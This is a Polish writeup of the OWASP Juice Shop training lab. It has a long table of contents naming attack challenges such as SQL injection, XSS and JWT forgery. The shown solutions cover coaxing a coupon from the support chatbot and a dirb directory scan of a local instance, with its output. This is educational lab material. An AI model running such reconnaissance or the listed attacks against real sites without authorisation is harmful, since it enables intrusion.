Juice Shop - Writeup

Spis treści

Intro ... 4

1 gwiazdka ... 6

- **Coupon code from the support chatbot** ... 6
- **Access a confidential document** ... 8
- **Provoke an error that is neither very gracefully nor consistently handled** ... 9
- **Read our privacy policy** ... 11
- **Endpoint that serves usage data to be scraped by a popular monitoring system** ... 11
- **Close multiple challenge solved notifications** ... 12
- **Retrieve the photo of Bjoern's cat in "melee combat-mode"** ... 13
- **Let us redirect you to one of our crypto currency addresses** ... 14
- **Follow the DRY principle while registering a user** ... 15
- **Find the carefully hidden 'Score Board' page** ... 16
- **Perform a DOM XSS Attack** ... 17
- **Bonus Payload** ... 18

2 gwiazdki ... 18

- **Log in with the administrator's user account** ... 18
- **Access the administration section of the store** ... 19
- **View another user's shopping basket** ... 20
- **Use a deprecated B2B interface that was not properly shut down** ... 21
- **Get rid of all 5-star customer feedback** ... 22
- **Log in with MC SafeSearch's original user credentials** ... 23
- **Log in with the administrator's user credentials without previously changing them or applying SQL Injection** ... 25
- **Behave like any "white hat" should before getting into the action** ... 25
- **Inform the shop about an algorithm or library it should definitely not use the way it does** ... 25
- **Perform a reflected XSS attack** ... 26
- **Determine the answer to John’s security question** ... 27
- **Determine the answer to Emma’s security question** ... 28

3 gwiazdki ... 29

- **Register as a user with administrator privileges** ... 29
- **Put an additional product into another user's shopping basket** ... 31
- **Submit 10 or more customer feedbacks within 10 seconds** ... 33
- **Change the name of a user by performing Cross-Site Request Forgery from another origin** ... 34


Exfiltrate the entire DB schema definition via SQL Injection 35
Obtain a Deluxe Membership without paying for it 38
Post some feedback in another user's name 40
Post a product review as another user or edit any user's existing review 41
Log in with Chris' erased user account 42
Log in with Amy's original user credentials 42
Log in with Bender's user account 43
Log in with Jim's user account 44
Place an order that makes you rich 44
Prove that you actually read our privacy policy 45
Change the href of the link within the O-Saft product description 46
Reset the password of Bjoern's OWASP account via the Forgot Password mechanism 47
Reset Jim's password via the Forgot Password mechanism 49
Upload a file larger than 100 kB 51
Upload a file that has no .pdf or .zip extension 52
Perform a persisted XSS attack bypassing a client-side security mechanism 53
Perform a persisted XSS attack without using the frontend application at all 54
Retrieve the content of C:\Windows\system.ini or /etc/passwd from the server 56
4 gwiazdki 58
Gain access to any access log file of the server 58
Bypass the Content Security Policy and perform an XSS attack on a legacy page 58
Order the Christmas special offer of 2014 59
Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous 62
Find the hidden easter egg 65
Apply some advanced cryptanalysis to find the real easter egg 65
Successfully redeem an expired campaign coupon code 67
Access a developer's forgotten backup file 68
Access a salesman's forgotten backup file 69
Log in with Bjoern's Gmail account 70
Steal someone else's personal data without using Injection 71
Access a misplaced SIEM signature file 73
Let the server sleep for some time 74
Update multiple product reviews at the same time 75
Enforce a redirect to a page you are not supposed to redirect to 76
Bypass a security control with a Poison Null Byte 78

Reset Bender's password via the Forgot Password mechanism ... 78
Reset Uvogin's password via the Forgot Password mechanism ... 80
Rat out a notorious character hiding in plain sight in the shop ... 82
Inform the shop about a typosquatting trick it has been a victim of ... 83
Inform the shop about a vulnerable library it is using ... 84
Perform a persisted XSS attack bypassing a server-side security mechanism ... 85
Perform a persisted XSS attack through an HTTP header ... 86
Log in with the (non-existing) accountant without ever registering that user ... 87
5 gwiazdek ... 88
Learn about the Token Sale before its official announcement ... 88
Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password ... 89
Stick cute cross-domain kittens all over our delivery boxes ... 91
Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to ... 93
Perform an unwanted information disclosure by accessing data cross-domain ... 96
Retrieve the language file that never made it into production ... 97
Solve the 2FA challenge for user "wurstbrot" ... 99
Forge an essentially unsigned JWT token ... 101
All your orders are belong to us ... 103
Perform a Remote Code Execution that would keep a less hardened application busy forever 105
Reset the password of Bjoern's internal account via the Forgot Password mechanism ... 106
Reset Morty's password via the Forgot Password mechanism ... 108
Deprive the shop of earnings by downloading the blueprint for one of its products ... 109
Inform the development team about a danger to some of their credentials ... 110
Inform the shop about a typosquatting imposter that dug itself deep into the frontend ... 112
Give the server something to chew on for quite a while ... 113
Permanently disable the support chatbot ... 114
Gain read access to an arbitrary local file on the web server ... 115
6 gwiazdek ... 118
Overwrite the Legal Information file ... 118
Forge a coupon code that gives you a discount of at least 80% ... 120
Solve challenge #999 ... 122
Forge an almost properly RSA-signed JWT token ... 123
Like any review at least three times as the same user ... 125
Log in with the support team's original user credentials ... 125
Unlock Premium Challenge to access exclusive content ... 128


Perform a Remote Code Execution that occupies the server for a while without using infinite loops 129
Request a hidden resource on server through server 130
Infect the server with juicy malware by abusing arbitrary command execution 132
Embed an XSS payload into our promo video 134

Intro


OWASP JuiceShop - Juice Shop jest to aplikacja napisana w Node.js, Express oraz Angularze. W przeciwieństwie do pozostałych rozwiązań - wszystkie wyzwania są zapisane oraz posegregowane według różnych stopni trudności. Postęp użytkownika jest śledzony na tablicy wyników, która zapisuje postęp oraz umożliwia zapisanie postępu w pliku z roszerzeniem .json.




Strona wygląda następująco:
Poniżej pokazana jest tablica wyników z przykładowymi podatnościami, które są zadaniami do wykonania:




Przy wykonaniu jakiegokolwiek zadania według zamysłu twórcy środowiska JuiceShop, pojawi się nam następujące okno o potwierdzeniu wykonania danego ataku bądź spełnienia oczekiwanego rezultatu:




Możemy śledzić nasze postępy następnie w tablicy wyników weryfikując które zadania zostały przez nas wykonane oraz możemy sprawdzić jak dużą ilość zadań na danym poziomie trudności udało nam się wykonać:



Aby stworzyć konto w sklepie, należy wybrać opcję *„Login”*, a następnie nakierować na informację *„Not yet a customer?”*




Następnie wypełniamy niezbędne pola, na koniec tworzymy konto naciskając przycisk *„Register”*.




1 gwiazdka

Coupon code from the support chatbot


W panelu bocznym mamy możliwość skontaktowania się z chatbotem. W menu głównym wybieramy opcję *„Support Chat”*.




Jak widać – jest to prosta usługa umożliwiająca komunikację z osobą odpowiedzialną za wsparcie w problemach z korzystania ze strony internetowej.




Widząc działanie strony możemy przypuścić, że to jest zarządzane przez jakąś osobę. Dlatego też istnieje możliwość zastosowania socjotechniki.



Początkowo jak widać – odpowiedź wygląda normalnie, jednak próbując dalej to samo pytanie – otrzymujemy inną odpowiedź – stąd potwierdza się teoria o zarządzaniu *„botem”* przez człowieka.




Po wielokrotnym zadawaniu tego samego pytania – otrzymujemy w końcu nasz upragniony kupon.




Access a confidential document

W celu znalezienia tajnego dokumentu, pierwszą rzeczą aby znaleźć plik będzie przeprowadzenie enumeracji strony za pomocą plikacji *dirb*:




```
┌──(kali㉿kali)-[~]
└─$ dirb http://127.0.0.1:3000

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Nov 11 11:23:28 2022
URL_BASE: http://127.0.0.1:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://127.0.0.1:3000/ ----
+ http://127.0.0.1:3000/assets (CODE:301|SIZE:179)
+ http://127.0.0.1:3000/ftp (CODE:200|SIZE:11082)
+ http://127.0.0.1:3000/profile (CODE:500|SIZE:1287)
+ http://127.0.0.1:3000/promotion (CODE:200|SIZE:6586)
+ http://127.0.0.1:3000/redirect (CODE:500|SIZE:3625)
+ http://127.0.0.1:3000/robots.txt (CODE:200|SIZE:28)
+ http://127.0.0.1:3000/snippets (CODE:200|SIZE:683)
+ http://127.0.0.1:3000/video (CODE:200|SIZE:10075518)
+ http://127.0.0.1:3000/Video (CODE:200|SIZE:10075518)

-----------------
END_TIME: Fri Nov 11 11:24:50 2022
DOWNLOADED: 4612 - FOUND: 9
```

